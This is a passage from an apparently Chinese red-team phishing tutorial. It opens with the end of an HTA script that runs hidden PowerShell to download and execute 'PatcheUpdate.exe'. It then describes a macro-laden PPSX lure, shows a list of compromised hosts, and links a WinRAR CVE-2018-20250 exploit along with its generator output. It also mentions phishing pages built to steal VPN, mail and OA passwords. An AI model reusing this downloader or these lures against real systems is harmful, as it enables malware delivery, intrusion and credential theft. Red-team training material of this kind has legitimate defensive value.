Const HIDDEN_WINDOW = 12
Set Locator = CreateObject("WScript.Shell")
 Locator.Run"powershell (new-object System.Net.WebClient).DownloadFile('[redacted]','c:\\windows\\temp\\PatcheUpdate.exe');start-process
 'c:\\windows\\temp\\PatcheUpdate.exe'",0,FALSE
 window.close()
end sub
</script>
</head>
</html>
```




这里一定要保存成ppsx格式的。





点击启用即可上线。

Administrator *	WIN-GJ76HI0JP...	NEW; x86; slee...	2C974A6C (2).exe	2876
Administrator *	WIN-GJ76HI0JP...	NEW; x86; slee...	powershell.exe	3420
Administrator *	WIN-GJ76HI0JP...	NEW; x86; slee...	test.exe	3628



9）RAR解压钓鱼

WinRAR漏洞exp:

https://github.com/WyAtu/CVE-2018-20250

生成，发送给目标机解压。由于临时演示没有做免杀处理，重启机器后马被火绒拦截了。

```
[*] Start to generate the archive file test.rar...
test.rar: CorruptedArchiveError: header CRC failed
test.rar: CorruptedArchiveError: header CRC failed
test.rar: CorruptedArchiveError: header CRC failed
[+] Evil archive file test.rar generated successfully !
```

另外还有利用目标登录口的钓鱼页面来窃取各种，Vpn ，Mail ，OA ,账号密码等，实际红队钓鱼方式与细节非常多不一一举例了。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队

文章已于2020-05-12修改